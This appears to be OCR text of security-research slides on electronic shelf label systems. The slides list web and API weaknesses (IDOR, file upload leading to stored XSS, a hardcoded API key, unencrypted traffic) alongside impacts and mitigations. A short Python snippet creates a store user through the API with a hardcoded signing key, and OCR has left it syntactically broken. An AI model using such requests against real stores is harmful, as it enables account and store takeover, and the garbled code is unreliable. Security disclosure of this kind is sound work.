
Branchs Edit

Edit

Branchs | Product | SDR EPD | WIFI LCD | API | DOCKING | D | API | DOCKING


Code	a111222333	a111
* **Branchs Name**	a111222333	a111
Branchs Address	Input Branchs Address	Input Branchs Address
* **Time zone**	Asia/Shanghai	Shanghai
Filter	Blacklist	:list

WebApp Weaknesses



Weakness	Impact	Mitigation
• Broken Access Control (IDOR)	• Change store settings • Enable API	• Add Authorization

WebApp Weaknesses



Weakness

- File Upload Vulnerability

Impact


- Stored XSS

Mitigation

- File Type Checks

API Keys


```python
import requests
import json
import base64

url = 'http://localhost/api/default/user/create'
payload = {
    'store_code': base64.b64encode('001'),
    'user_account': base64.b64encode('user001'),
    'user_password': base64.b64encode('user001'),
    'user_name': base64.b64encode('Colin'),
    'user_mobile': base64.b64encode('12345678'),
    'is_base64': base64.b64encode('0'),
    'sign': base64.b64encode('80805d794841f1b4'
}
headers = {
    'Content-Type': 'application/json'
}
response = requests.request('POST', url, headers=headers, json
response.json()
```



80805d794841f1b4

== 80805d794841f1b41

REST API Weaknesses



Weakness

- Hardcoded API Key


Impact

- Store takeover
- Job queue takeover

Mitigation


- Unique API keys per store

Network Weaknesses




Weakness	Impact	Mitigation
• Unencrypted Traffic	• MITM with Account Takeover	• Use TLS

Consequences



- Full account takeover
- BLE arbitrary write
- Remote arbitrary write


2.4 GHz ESLs


REWE
Dein Markt
FLEISCH


SEEDLESS GRAPES
$8.99
/KG
SALE
Fresh Juice
19.90
Candy
Mild Body Shampoo
SUPER SALE
$55.90
HOT SALE
Chinese cabbage
9.99
/kg
Toy Car
HOT SALE
Material: Plastic
19.90
Biscuits
9.99

2.4 GHz?

- Frequency
- Mid-Range Data Transfer




Reconnaissance


1.1 Product Description for Equipment under Test 